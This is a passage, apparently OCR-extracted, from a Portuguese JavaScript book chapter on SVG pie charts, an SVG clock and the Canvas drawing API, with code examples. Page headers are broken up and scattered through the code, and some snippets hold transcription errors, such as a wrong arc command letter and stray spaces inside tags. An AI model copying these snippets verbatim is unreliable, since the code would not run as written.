var x1 = cx + r * Math.sin(startangle);
```

```
var y1 = cy - r * Math.cos(startangle);
```

```
var x2 = cx + r * Math.sin(endangle);
```

```
var y2 = cy - r * Math.cos(endangle);
```

```
// Este é um flag para ângulos maiores do que meio círculo
```

```
// Isso é exigido pelo componente de desenho de arco da SVG
```

```
var big = 0;
```

```
if (endangle - startangle > Math.PI) big = 1;
```

```
// Descrevemos uma fatia com um elemento <svg:path>
```

```
// Observe que criamos isso com createElementNS()
```

```
var path = document.createElementNS(svgns, "path");
```

```
// Esta string contém os detalhes do caminho
```

var d = "M " + cx + "," + cy + // Começa no centro do círculo

"L " + x1 + "," + y1 +

// Desenha linha até (x1,y1)

"A " + r + "," + r +

// Desenha um arco de raio r

"O " + big + "1 " +

// Detalhes do arco...

x2 + "," + y2 +

// O arco vai até (x2,y2)

"Z";

// Fecha o caminho voltando para (cx,cy)

// Agora configura atributos no elemento <svg:path>

path.setAttribute("d", d);

// Configura esse caminho

path.setAttribute("fill", colors[i]);

// Configura a cor da fatia

path.setAttribute("stroke", "black");

// Contorna a fatia com preto

path.setAttribute("stroke-width", "2");

// Espessura de 2 unidades

chart.appendChild(path);

// Adiciona fatia no gráfico

// A próxima fatia começa onde esta termina

startangle = endangle;

```
// Agora desenha um pequeno quadrado correspondente para a chave var  
icon = document.createElementNS(svgns, "rect");
```

```
icon.setAttribute("x", lx);
```

```
// Posiciona o quadrado
```

```
icon.setAttribute("y", ly + 30*i);
```

```
icon.setAttribute("width", 20);
```

```
// Dimensiona o quadrado
```

```
icon.setAttribute("height",
```

```
20);
```

```
icon.setAttribute("fill", colors[i]);
```

```
// Mesma cor de preenchimento da fatia
```

lado do client

Ja

```
icon.setAttribute("stroke", "black");
```

```
// Mesmo contorno também.
```

vaS

```
icon.setAttribute("stroke-width",  
"2");
```

cript do

```
chart.appendChild(icon);
```

```
// Adiciona no gráfico
```

e

```
// E adiciona um rótulo à direita do retângulo
```

```
var label = document.createElementNS(svgns, "text");
```

```
label.setAttribute("x", lx + 30);
```

```
// Posiciona o texto
```

```
label.setAttribute("y", ly + 30*i + 18);
```

```
// Os atributos de estilo de texto também poderiam ser configurados via  
CSS
```

```
label.setAttribute("font-family",
```

```
"sans-serif");
```

```
label.setAttribute("fontSize",
```

```
"16");
```

```
// Adiciona um nó de texto DOM no elemento <svg:text>
```

```
label.appendChild(document.createTextNode(labels[i]));
```

```
chart.appendChild(label);
```

```
// Adiciona texto no gráfico
```

```
}
```


`return`

`chart;`

`}`

O código do Exemplo 21-2 é relativamente simples. Há um pouco de matemática para converter os dados que estão sendo representados no gráfico em ângulos de fatia de pizza. Contudo, a maior parte do exemplo é código DOM que cria elementos SVG e configura atributos nesses elementos.

Para funcionar em navegadores que não suportam HTML5 totalmente, esse exemplo trata SVG

como uma gramática de XML e usa o espaço de nomes SVG e o método DOM `createElementNS()`, em vez de `createElement()`.

A parte mais nebulosa desse exemplo é o código que desenha as fatias de pizza. O elemento usado para exibir cada fatia é `<svg:path>`. Esse elemento SVG descreve formas arbitrárias compostas de linhas e curvas. A descrição da forma é especificada pelo atributo `d` do elemento `<svg:path>`. O valor desse atributo utiliza uma gramática compacta de códigos de letras e números que especificam coordenadas, ângulos e outros valores. A letra M, por exemplo, significa “mover para” e é seguida por coordenadas X e Y. A letra L significa “linha até” e desenha uma linha do ponto atual até as coordenadas que vêm depois dela. Esse exemplo também usa a letra A para desenharm um arco. Essa letra é seguida por sete números descrevendo o arco. Os detalhes precisos não são importantes aqui, mas você pode pesquisá-los na especificação, no endereço <http://www.w3.org/TR/SVG/>.

Note que a função `pieChart()` retorna um elemento `<svg>` que contém uma descrição do gráfico de pizza, mas não insere esse elemento no documento. Espera-se que o chamador faça isso. O gráfico de pizza da Figura 21-3 foi criado com um arquivo como o seguinte:

```
<html>
```

```
<head>
```

```
<script src = "PieChart.js"> </script>
```

```
</head>
```

```
<body onload="document.body.appendChild(
```



614 *Parte II JavaScript do lado do cliente*

```
pieChart([12, 23, 34, 45], 640, 400, 200, 200, 150,
```

```
['red','blue','yellow','green'],
```

```
['North','South', 'East', 'West'], 400, 100));
```

```
">
```

```
</body>
```

```
</html>
```

O Exemplo 21-3 é outra amostra de script SVG: ele usa SVG para exibir um relógio analógico. (Veja a Figura 21-4.) Contudo, em vez de construir dinamicamente a árvore de elementos SVG a partir do zero, ele começa com uma imagem SVG estática de um relógio, incorporada na página HTML. Esse elemento gráfico estático contém dois elementos SVG `<line>` que representam o ponteiro das horas e o ponteiro dos minutos. As duas linhas apontam para frente e a imagem estática exibe a hora 12:00.

Para transformar essa imagem em um relógio funcionando, usamos JavaScript para configurar um atributo `transform` em cada um dos elementos `<line>`, girando-os pelos ângulos apropriados a fim de que o relógio exiba a hora atual.

Figura 21-4. Um relógio SVG.

Note que o Exemplo 21-3 incorpora marcação SVG diretamente em um arquivo HTML5 e não usa espaços de nomes XML dentro de um arquivo XHTML. Isso significa que, conforme mostrado aqui, só vai funcionar em navegadores que suportam a incorporação direta de SVG. Contudo, convertendo-se o arquivo HTML para XHTML, essa mesma técnica funciona em navegadores mais antigos habilitados para SVG.

Exemplo 21-3 Exibindo a hora com manipulação de uma imagem SVG

```
<!DOCTYPE HTML>
```

```
<html>
```

```
<head>
```

```
<title>Analog Clock</title>
```

```
<script>
```

```
function updateTime() { // Atualiza o elemento gráfico relógio SVG para
mostrar a hora atual var now = new Date();
```

```
// Hora atual
```

```
var min = now.getMinutes();
```

```
// Minutos
```

```
var hour = (now.getHours() % 12) + min/60; // Horas fracionárias
```

Capítulo 21 Mídia e gráficos em scripts 615

```
var minangle = min*6;
```

```
// 6 graus por minuto
```

```
var hourangle = hour*30;
```

```
// 30 graus por hora
```

```
// Obtém elementos SVG para os ponteiros do relógio
```

```
var minhand = document.getElementById("minutehand");
```

```
var hourhand = document.getElementById("hourhand");
```

// Configura um atributo SVG neles para movê-los em torno do mostrador do relógio **lado do client**

Ja

minhand.setAttribute("transform", "rotate(" + minangle + ",50,50)"); **vaS**

hourhand.setAttribute("transform", "rotate(" + hourangle + ",50,50)");
cript do

// Atualiza o relógio novamente em 1 minuto

e

setTimeout(updateTime,
60000);

}

</script>

<style>

/* Todos esses estilos CSS se aplicam aos elementos SVG definidos a seguir
*/

#clock {

/* estilos para tudo no relógio */

stroke: black;

/* linhas pretas */

stroke-linecap: round;

/ com extremidades arredondadas */*

fill: #eef;

/ sobre um fundo cinza azul-celeste */*

}

#face { stroke-width: 3px;}

/ contorno do mostrador do relógio */*

#ticks { stroke-width: 2; }

/ linhas que marcam cada hora */*

#hourhand {stroke-width: 5px;} / ponteiro grande das horas */*

#minutehand {stroke-width: 3px;} / ponteiro pequeno dos minutos */*

#numbers {

/ como desenhar os números */*

font-family: sans-serif; fontsize: 7pt; font-weight: bold;

text-anchor: middle; stroke: none; fill: black;

}

< /style >

< /head >

<body onload="updateTime()">

<!-- viewBox é sistema de coordenadas, width e height são o tamanho na tela -->

<svg id="clock" viewBox="0 0 100 100" width="500" height="500">

<defs> <!-- Define um filtro para sombras projetadas -->

<filter id="shadow" x="-50%" y="-50%" width="200%" height="200%">

<feGaussianBlur in="SourceAlpha" stdDeviation="1" result="blur" />

<feOffset in="blur" dx="1" dy="1" result="shadow" />

<feMerge>

<feMergeNode in="SourceGraphic" /> <feMergeNode in="shadow" />

</feMerge>

</filter>

</defs>

<circle id="face" cx="50" cy="50" r="45" /> <!-- o mostrador do relógio -->

<g id="ticks">

<!-- marcas de tique de 12 horas -->

<line x1='50' y1='5.000' x2='50.00' y2='10.00'/>

<line x1='72.50' y1='11.03' x2='70.00' y2='15.36'/>

<line x1='88.97' y1='27.50' x2='84.64' y2='30.00'/>

<line x1='95.00' y1='50.00' x2='90.00' y2='50.00'/>

<line x1='88.97' y1='72.50' x2='84.64' y2='70.00'/>

<line x1='72.50' y1='88.97' x2='70.00' y2='84.64'/>

<line x1='50.00' y1='95.00' x2='50.00' y2='90.00'/>

<line x1='27.50' y1='88.97' x2='30.00' y2='84.64'/>

<line x1='11.03' y1='72.50' x2='15.36' y2='70.00'/>

< line x1 = '5.000' y1 = '50.00' x2 = '10.00' y2 = '50.00' />

< line x1 = '11.03' y1 = '27.50' x2 = '15.36' y2 = '30.00' />

< line x1 = '27.50' y1 = '11.03' x2 = '30.00' y2 = '15.36' />

< /g>

< g id = "numbers">

<!-- Numera os pontos cardeais -->

< text x = "50" y = "18"> 12 < /text> < text x = "85" y = "53"> 3 < /text>

< text x = "50" y = "88"> 6 < /text> < text x = "15" y = "53"> 9 < /text>

< /g>

<!-- Desenha os ponteiros apontando para cima. Os giramos no código. -->

< g id = "hands" filter = "url(#shadow)"> <!-- Adiciona sombras nos ponteiros -->

< line id = "hourhand" x1 = "50" y1 = "50" x2 = "50" y2 = "24" />

< line id = "minutehand" x1 = "50" y1 = "50" x2 = "50" y2 = "20" />

</g>

</svg>

</body>

</html>

21.4 Elementos gráficos em um `<canvas>`

O elemento `<canvas>` não tem aparência própria, mas cria uma superfície de desenho dentro do documento e expõe uma poderosa API de desenho para JavaScript do lado do cliente. O elemento `canvas` é padronizado por HTML5, mas existe há mais tempo do que ela. Foi introduzido pela Apple no Safari 1.3 e é suportado pelo Firefox desde a versão 1.5 e pelo Opera desde a versão 9. É suportado também em todas as versões do Chrome. O elemento `<canvas>` não é suportado pelo IE antes do IE9, mas pode ser razoavelmente bem simulado no IE6, 7 e 8, usando-se o projeto de código-fonte aberto ExplorerCanvas, encontrado no endereço <http://code.google.com/p/explorercanvas/>.

[explorercanvas/](http://code.google.com/p/explorercanvas/).

Uma diferença importante entre o elemento `<canvas>` e SVG é que com `canvas` você cria desenhos chamando métodos e com SVG cria desenhos construindo uma árvore de elementos XML. Essas duas estratégias são igualmente poderosas: uma pode ser simulada com a outra. Contudo, superficialmente elas são muito diferentes e cada uma tem suas vantagens e suas desvantagens. Um desenho SVG, por exemplo, é facilmente editado pela remoção de elementos de sua descrição. Para remover um componente do mesmo elemento gráfico em `<canvas>`, em geral é necessário apagar o desenho e redesenhá-lo a partir do zero. Como a API de desenho Canvas é baseada em JavaScript e relativamente compacta (ao contrário da gramática SVG), está toda documentada neste livro.

Consulte Canvas, `CanvasRenderingContext2D` e entradas relacionadas na seção de referência do lado do cliente.

A maior parte da API de desenho Canvas é definida não no elemento `<canvas>` em si, mas em um objeto “contexto de desenho” obtido com o método `getContext()` do `canvas`. Chame `getContext()` com o argumento “2d” para obter um objeto `CanvasRenderingContext2D` que você pode usar para desenhar elementos gráficos bidimensionais no `canvas`. É importante entender que o elemento `canvas` e seu objeto contexto são dois objetos muito diferentes. Devido ao seu nome de classe tão longo, normalmente não me refiro ao objeto `CanvasRenderingContext2D`

pelo nome; em vez disso, chamo simplesmente de “objeto contexto”. Da mesma forma, quando escrevo sobre a “API Canvas”, em geral quero me referir aos “métodos do objeto CanvasRenderingContext2D”.

Capítulo 21 Mídia e gráficos em scripts 617

Elementos gráficos tridimensionais em um canvas

Quando este livro estava sendo escrito, os fornecedores de navegador estavam começando a implementar uma API de elementos gráficos tridimensionais para o elemento `<canvas>`. A API é conhecida como WebGL e é uma ligação de JavaScript com a API padrão OpenGL. Para obter um objeto contexto para **lado do client**

elementos gráficos tridimensionais, passe a string “webgl” para o método `getContext()` do canvas. A **Jav**

WebGL é uma API de baixo nível, grande e complicada, que não está documentada neste livro: é mais **aScript do**

provável os desenvolvedores Web usarem bibliotecas utilitárias construídas sobre WebGL do que usarem a API WebGL diretamente.

e

Como um exemplo simples da API Canvas, o código a seguir desenha um quadrado vermelho e um azul em elementos `<canvas>` para produzir saída como os elementos gráficos SVG mostrados na Figura 21-2:

```
<body>
```

```
This is a red square: <canvas id="square" width=10 height=10> </
canvas>.
```

```
This is a blue circle: <canvas id="circle" width=10 height=10> </
canvas>.
```

```
<script>
```

```
var canvas = document.getElementById("square"); // Obtém o primeiro
elemento canvas var context = canvas.getContext("2d");
```

```
// Obtém contexto de desenho 2D
```

```
context.fillStyle = "#f00";
```

// Configura cor de preenchimento vermelha

context.fillRect(0,0,10,10);

// Preenche um quadrado

canvas = document.getElementById("circle");

// Segundo elemento canvas

context = canvas.getContext("2d");

// Obtém seu contexto

context.beginPath();

// Inicia um novo "caminho"

*context.arc(5, 5, 5, 0, 2*Math.PI, true);*

// Adiciona um círculo no caminho

context.fillStyle = "#00f";

// Configura cor de preenchimento azul

context.fill();

// Preenche o caminho

</script>

</body>

Vimos que a SVG descreve formas complexas como um “caminho” de linhas e curvas que podem ser desenhadas ou preenchidas. A API Canvas também usa a ideia de caminho. Em vez de descrever um caminho como uma string de letras e números, um caminho é definido por uma série de chamadas de método, como as chamadas de `beginPath()` e `arc()` no código anterior. Uma vez definido o caminho, outros métodos, como `fill()`, operam nele. Várias propriedades do objeto contexto, como `fillStyle`, especificam como essas operações são efetuadas. As subseções a seguir explicam:

- Como definir caminhos, como desenhar ou “traçar” o contorno de um caminho e como preencher o interior de um caminho.
- Como configurar e consultar os atributos gráficos do objeto contexto do canvas e como salvar e restaurar o estado atual desses atributos.
- Dimensões do canvas, o sistema de coordenadas padrão do canvas e como transformar esse sistema de coordenadas.
- Os vários métodos de desenho de curva definidos pela API Canvas.
- Alguns métodos utilitários de propósito especial para desenhar retângulos.

618 Parte II JavaScript do lado do cliente

- Como especificar cores, trabalhar com transparência e desenhar com degradês de cor e repetir padrões de imagem.

- Os atributos que controlam largura de linha e a aparência de extremidades de linhas e vértices.
- Como desenhar texto em um `<canvas>`.
- Como “recortar” elementos gráficos para que nenhum desenho seja feito fora de uma região especificada.
- Como adicionar sombras projetadas em seus elementos gráficos.
- Como desenhar (e opcionalmente mudar a escala) imagens em um canvas e como extrair o conteúdo de um canvas como uma imagem.
- Como controlar o processo de composição por meio do qual os pixels recentemente desenhados (translúcidos) são combinados com os pixels existentes no canvas.
- Como consultar e configurar os valores brutos de vermelho, verde, azul e alfa (transparência) dos pixels no canvas.
- Como determinar se ocorreu um evento de mouse em cima de algo que você desenhou em um canvas.

A seção termina com um exemplo prático que usa elementos `<canvas>` para renderizar pequenos gráficos em linha conhecidos como sparklines.

Boa parte do código de exemplo de `<canvas>` a seguir opera em uma variável `c`. Essa variável contém o objeto `CanvasRenderingContext2D` do canvas, mas o código para inicializar essa variável normalmente não é mostrado. Para fazer esses exemplos funcionar, você precisaria adicionar uma marcação HTML para definir um canvas com atributos `width` e `height` apropriados e, então, adicionar código como o seguinte para inicializar a variável `c`: `var canvas = document.getElementById("my_canvas_id");`

```
var c = canvas.getContext('2d');
```

As figuras a seguir foram todas geradas por código JavaScript desenhando em um elemento `<canvas>`

– normalmente em um canvas grande, fora da tela, para produzir elementos gráficos de alta resolução.

21.4.1 Desenhando linhas e preenchendo polígonos


Para desenhar linhas em um canvas e para preencher as áreas envolvidas por essas linhas, você co-mença definindo um caminho. Um caminho é uma sequência de um ou mais subcaminhos. Um subcaminho é uma sequência de dois ou mais pontos conectados por segmentos de linha (ou, conforme vamos ver posteriormente, por segmentos de curva). Inicie um novo caminho com o método `beginPath()`. Inicie um novo subcaminho com o método `moveTo()`. Uma vez que tenha estabelecido o ponto de partida de um subcaminho com `moveTo()`, você pode conectar esse ponto a um novo ponto com uma linha reta, chamando `lineTo()`. O código a seguir define um caminho que inclui dois segmentos de linha: `c.beginPath()`;

```
// Inicia um novo caminho
```

```
c.moveTo(100, 100); // Inicia um subcaminho em (100,100)
```

```
c.lineTo(200, 200); // Adiciona uma linha de (100,100) a (200,200)
```

```
c.lineTo(100, 200); // Adiciona uma linha de (200,200) a (100,200)
```



Capítulo 21 Mídia e gráficos em scripts 619

O código anterior simplesmente define um caminho; ele não desenha nada no canvas. Para desenhar (ou “traçar”) os dois segmentos de linha no caminho, chame o método `stroke()`, e para preencher a área definida por esses segmentos de linha, chame `fill()`:

```
c.fill();
```

```
// Preenche uma área triangular
```

```
c.stroke();
```

```
// Traça dois lados do triângulo
```

lado do client

Ja

O código anterior (junto com algum código adicional para configurar larguras de linha e cores de **vaS**

preenchimento) produziu o desenho mostrado na Figura 21-5.

cript do

e

Figura 21-5 Um caminho simples, traçado e preenchido.

Observe que o subcaminho definido anteriormente é “aberto”. Ele consiste apenas em dois segmentos de linha e a extremidade não está conectada ao ponto de partida. Isso significa que ele não envolve uma região. O método `fill()` preenche subcaminhos abertos, agindo como se uma linha reta conectasse o último ponto do subcaminho ao primeiro ponto dele. É por isso que o código anterior preenche um triângulo, mas traça apenas dois lados dele.

Se quisesse traçar todos os três lados do triângulo anterior, você chamaria o método `closePath()` para conectar a extremidade do subcaminho ao ponto inicial. (Você também poderia chamar `lineTo(100,100)`, mas então acabaria com três segmentos de linha compartilhando um ponto inicial e um final, porém não realmente fechados. Quando se desenha com linhas grossas, os resultados visuais são melhores se o método `closePath()` é usado.) Existem mais dois detalhes importantes a observar a respeito de `stroke()` e `fill()`. Primeiramente, os dois métodos operam em todos os subcaminhos do caminho atual. Suponha que tivéssemos adicionado outro subcaminho no código anterior:

```
c.moveTo(300,100);
```

```
// Inicia um novo subcaminho em (300,100);
```


```
c.lineTo(300,200);
```

```
// Desenha uma linha vertical para baixo até (300,200);
```


Se então chamássemos `stroke()`, desenhariamos dois cantos conectados de um triângulo e uma linha vertical desconectada.

O segundo detalhe a notar sobre `stroke()` e `fill()` é que nenhum deles altera o caminho atual: você pode chamar `fill()` e o caminho ainda vai estar lá quando chamar `stroke()`. Quando terminar um caminho e quiser iniciar outro, deve lembrar-se de chamar `beginPath()`. Se não fizer isso, vai acabar adicionando novos subcaminhos no caminho existente e pode acabar desenhando esses subcaminhos antigos repetidamente.

O Exemplo 21-4 define uma função para desenhar polígonos regulares e demonstra o uso de `moveTo()`, `lineTo()` e `closePath()` para definir subcaminhos e de `fill()` e `stroke()` para desenhar esses caminhos. Ele produz o desenho mostrado na Figura 21-6.



620 Parte II JavaScript do lado do cliente

Figura 21-6 Polígonos regulares.

Exemplo 21-4 Polígonos regulares com `moveTo()`, `lineTo()` e `closePath()`

```
// Define um polígono regular com n lados, centralizado em (x,y), com  
raio r.
```

```
// Os vértices são igualmente espaçados ao longo da circunferência de um  
círculo.
```

```
// Coloca o primeiro vértice reto ou no ângulo especificado.
```

```
// Gira no sentido horário, a não ser que o último argumento seja true.
```

```
function polygon(c,n,x,y,r,angle,counterclockwise) {
```

```
angle = angle || 0;
```

```
counterclockwise = counterclockwise || false;
```

```
c.moveTo(x + r*Math.sin(angle), // Inicia um novo subcaminho no  
primeiro vértice y - r*Math.cos(angle));
```

```
// Usa trigonometria para calcular a posição
```

```
var delta = 2*Math.PI/n;
```

```
// Distância angular entre os vértices
```

```
for(var i = 1; i < n; i++) {
```

```
// Para cada um dos vértices restantes
```

```
angle += counterclockwise?-delta:delta; // Ajusta o ângulo
```

```
c.lineTo(x + r*Math.sin(angle),
```

```
// Adiciona linha no próximo vértice
```

```
y - r*Math.cos(angle));
```

```
}
```

```
c.closePath();
```

// Conecta o último vértice ao primeiro

}

// Inicia um novo caminho e adiciona subcaminhos poligonais

c.beginPath();

polygon(c, 3, 50, 70, 50);

// Triângulo

polygon(c, 4, 150, 60, 50, Math.PI/4);

// Quadrado

polygon(c, 5, 255, 55, 50);

// Pentágono

polygon(c, 6, 365, 53, 50, Math.PI/6);

// Hexágono

polygon(c, 4, 365, 53, 20, Math.PI/4, true);

// Pequeno quadrado dentro do hexágono

// Configura algumas propriedades que controlam a aparência do elemento gráfico c.fillStyle = "#ccc";

// Interiores cinza-claro

c.strokeStyle = "#008";

// contornados com linhas azul-escuro

c.lineWidth = 5;

// com cinco pixels de largura.

// Agora desenha todos os polígonos (cada um em seu próprio subcaminho) com estas

// chamadas

c.fill();

// Preenche as formas

c.stroke();

// E traça seus contornos

Capítulo 21 Mídia e gráficos em scripts **621**

Observe que esse exemplo desenha um hexágono com um quadrado dentro dele. O quadrado e o hexágono são subcaminhos separados, mas se sobrepõem. Quando isso acontece (ou quando um subcaminho intercepta a si mesmo), o elemento canvas precisa ser capaz de determinar quais regiões estão dentro do caminho e quais estão fora. O elemento canvas usa um teste conhecido como “regra de contorno diferente de zero” para conseguir isso. Nesse caso, o interior do quadrado não é preenchido porque o quadrado e o hexágono foram desenhados em direções opostas: os **lado do client Jav**

vértices do hexágono foram conectados com segmentos de linha movendo-se no sentido horário **aScript do**

em torno do círculo. Os vértices do quadrado foram conectados no sentido anti-horário. Se o quadrado também fosse desenhado no sentido horário, a chamada de fill() teria preenchido e

seu interior.

A regra de contorno diferente de zero

Para testar se um ponto *P* está dentro de um caminho usando a regra de contorno diferente de zero, imagine uma linha reta desenhada a partir de

P, em qualquer direção, até o infinito (ou, de forma mais prática, até algum ponto fora da caixa de contorno do caminho). Agora, inicialize um contador com zero e enumere todos os lugares onde o caminho cruza a linha reta. Sempre que o caminho cruzar a linha reta no sentido horário, some um na contagem. Sempre que o caminho cruzar a linha reta no sentido anti-horário, subtraia um. Se, após todos os cruzamentos serem enumerados, a contagem for diferente de zero, o ponto P está dentro do caminho. Por outro lado, se a contagem for zero, P está fora do caminho.

21.4.2 Atributos gráficos

O Exemplo 21-4 configura as propriedades `fillStyle`, `strokeStyle` e `lineWidth` no objeto contexto do canvas. Essas propriedades são atributos gráficos que especificam a cor a ser usada por `fill()`, a cor a ser usada por `stroke()` e a largura das linhas a serem desenhadas por `stroke()`. Observe que esses parâmetros não são passados para os métodos `fill()` e `stroke()`, mas em vez disso fazem parte do estado gráfico geral do canvas. Se você define um método que desenha uma forma e não configura essas propriedades, o chamador de seu método pode definir a cor da forma configurando as propriedades `strokeStyle` e `fillStyle` antes de chamar o método. Essa separação de estado gráfico dos comandos de desenho é fundamental para a API Canvas e é semelhante à separação da apresentação do conteúdo obtida pela aplicação de folhas de estilos CSS em documentos HTML.

A API Canvas define 15 propriedades de atributo gráfico no objeto `CanvasRenderingContext2D`. Essas propriedades estão listadas na Tabela 21-1 e explicadas em detalhes nas seções relevantes a seguir.

622 Parte II JavaScript do lado do cliente **Tabela 21-1** Atributos gráficos da API Canvas

Propriedade

Significado

fillStyle

a cor, gradiente ou padrão de preenchimento

font

a fonte CSS para comandos de desenho de texto

globalAlpha

transparência a ser adicionada em todos os pixels desenhados

globalCompositeOperation

como combinar novos pixels com os que estão embaixo

lineCap

como as extremidades das linhas são renderizadas

lineJoin

como os vértices são renderizados

lineWidth

a largura das linhas traçadas

miterLimit

comprimento máximo de vértices em ângulo agudo

textAlign

alinhamento horizontal de texto

textBaseline

alinhamento vertical de texto

shadowBlur

o quanto as sombras são nítidas ou indistintas

shadowColor

a cor das sombras projetadas

shadowOffsetX

o deslocamento horizontal das sombras

shadowOffsetY

o deslocamento vertical das sombras

strokeStyle

a cor, gradiente ou padrão de linhas

Como a API Canvas define atributos gráficos no objeto contexto, você poderia ficar tentado a chamar `getContext()` várias vezes para obter vários objetos contexto. Se isso fosse possível, você poderia definir diferentes atributos em cada contexto. Então, cada contexto seria como um pincel diferente e pintaria com uma cor diferente ou desenharia linhas de espessuras diferentes.

Infelizmente, não é possível usar o canvas dessa maneira. Cada elemento `<canvas>` tem somente um objeto contexto e toda chamada de `getContext()` retorna o mesmo objeto `CanvasRenderingContext2D`.

Embora a API Canvas só permita definir um conjunto de atributos gráficos por vez, ela permite salvar o estado gráfico atual para que você possa alterá-lo e restaurá-lo facilmente. O método `save()` coloca o estado gráfico atual em uma pilha de estados salvos. O método `restore()` retira da pilha e restaura o estado salvo mais recentemente. Todas as propriedades listadas na Tabela 21-1

fazem parte do estado salvo, assim como acontece com a transformação e com a região de recorte atuais (ambas explicadas a seguir). É importante saber que o caminho atualmente definido e o ponto atual não fazem parte do estado gráfico e não podem ser salvos nem restaurados.

Caso precise de mais flexibilidade do que uma pilha de estados gráficos simples permite, talvez você ache útil definir métodos utilitários como os que aparecem no Exemplo 21-5.

Capítulo 21 *Mídia e gráficos em scripts* **623**

Exemplo 21-5 *Utilitários de gerenciamento de estado gráfico*

// Reverte para o último estado gráfico salvo, mas não retira da pilha.

```
CanvasRenderingContext2D.prototype.revert = function() {
```

```
  this.restore(); // Restaura o estado gráfico antigo.
```

```
  this.save();
```

// Salva-o novamente para que possamos voltar a ele.

return

this;

// Permite encadeamento de métodos.

lado do client

Ja

};

vaScript do

// Configura os atributos gráficos especificados pelas propriedades do objeto o.

// Ou, se nenhum argumento é passado, retorna os atributos atuais como um objeto.

e

// Note que isso não manipula a transformação nem a região de recorte.

CanvasRenderingContext2D.prototype.attrs = function(o) {

if (o) {

for(var a in o)

// Para cada propriedade em o

this[a] = o[a];

// A configura como um atributo gráfico

return this;

// Habilita o encadeamento de métodos

}

else return {

fillStyle: this.fillStyle, font: this.font,

globalAlpha:

this.globalAlpha,

globalCompositeOperation:

this.globalCompositeOperation,

lineCap: this.lineCap, lineJoin: this.lineJoin,

lineWidth: this.lineWidth, miterLimit: this.miterLimit,

textAlign: this.textAlign, textBaseline: this.textBaseline,

shadowBlur: this.shadowBlur, shadowColor: this.shadowColor,

*shadowOffsetX: this.shadowOffsetX, shadowOffsetY: this.shadowOffsetY,
strokeStyle:*

};

};

21.4.3 Dimensões e coordenadas do canvas

Os atributos `width` e `height` do elemento `<canvas>` e as propriedades correspondentes `width` e `height` do objeto `Canvas` especificam as dimensões do canvas. O sistema de coordenadas padrão coloca a origem (0,0) no canto superior esquerdo da tela de desenho. As coordenadas `X` aumentam para a direita e as coordenadas `Y` aumentam à medida que você desce na tela. Os pontos na tela de desenho podem ser especificados usando-se valores em ponto flutuante e esses valores não são arredondados para inteiros automaticamente – o objeto `Canvas` usa técnicas de suavização para simular pixels parcialmente preenchidos.

As dimensões de um canvas são tão fundamentais que não podem ser alteradas sem se redefinir o canvas completamente. Configurar as propriedades `width` ou `height` de um objeto `Canvas` (mesmo configurando-as com seus valores atuais) limpa o canvas, apaga o caminho atual e redefine todos os atributos gráficos (inclusive a transformação e a região de recorte atuais) com seus estados originais.

Apesar dessa importância fundamental das dimensões do canvas, elas não correspondem necessariamente ao tamanho na tela do elemento canvas ou ao número de pixels que compõem a superfície de desenho do canvas. As dimensões do canvas (e também o sistema de coordenadas padrão) são medidas em pixels CSS. Os pixels CSS normalmente são iguais aos pixels normais. Contudo, **624** Parte II JavaScript do lado do cliente em telas de alta resolução as implementações podem mapear vários pixels do dispositivo em pixels CSS. Isso significa que o retângulo de pixels desenhado pelo elemento canvas pode ser maior do que as dimensões nominais do canvas. Você precisa saber disso ao trabalhar com os recursos de manipulação de pixels (consulte a Seção 21.4.14) do elemento canvas, mas fora isso a distinção entre pixels CSS virtuais e pixels de hardware reais não tem qualquer efeito sobre o código de canvas que você escreve.

Por padrão, um elemento `<canvas>` é exibido na tela com o tamanho (em pixels CSS) especificado por seus atributos HTML `width` e `height`. No entanto, assim como qualquer elemento HTML, um elemento `<canvas>` pode ter seu tamanho na tela especificado por atributos de estilo CSS `width` e `height`. Se você especifica um tamanho na tela diferente das dimensões reais do canvas, os pixels do canvas se ajustam conforme o necessário para

caber nas dimensões de tela especificadas pelos atributos CSS. O tamanho do elemento `canvas` na tela não afeta o número de pixels CSS ou de hardware reservados no mapa de bits do `canvas` e o ajuste feito em uma operação de mudança de escala de uma imagem. Se as dimensões na tela são significativamente maiores do que as dimensões reais do `canvas`, isso resulta em elementos gráficos pixelizados. Isso é um problema para designers gráficos e não afeta a programação do `canvas`.

21.4.4 Transformações de sistema de coordenadas

Conforme mencionado anteriormente, o sistema de coordenadas padrão de um `canvas` coloca a origem no canto superior esquerdo, tem as coordenadas *X* aumentando para a direita e as coordenadas *Y* aumentando para baixo. Nesse sistema padrão, as coordenadas de um ponto são mapeadas diretamente em um pixel CSS (o qual então é mapeado diretamente em um ou mais pixels do dispositivo). Certas operações e atributos do `canvas` (como extrair valores brutos de pixel e configurar deslocamentos de sombra) sempre usam esse sistema de coordenadas padrão. Contudo, além desse sistema de coordenadas, todo `canvas` tem uma “matriz de transformação atual” como parte de seu estado gráfico. Essa matriz define o sistema de coordenadas atual do `canvas`. Na maioria das opera-

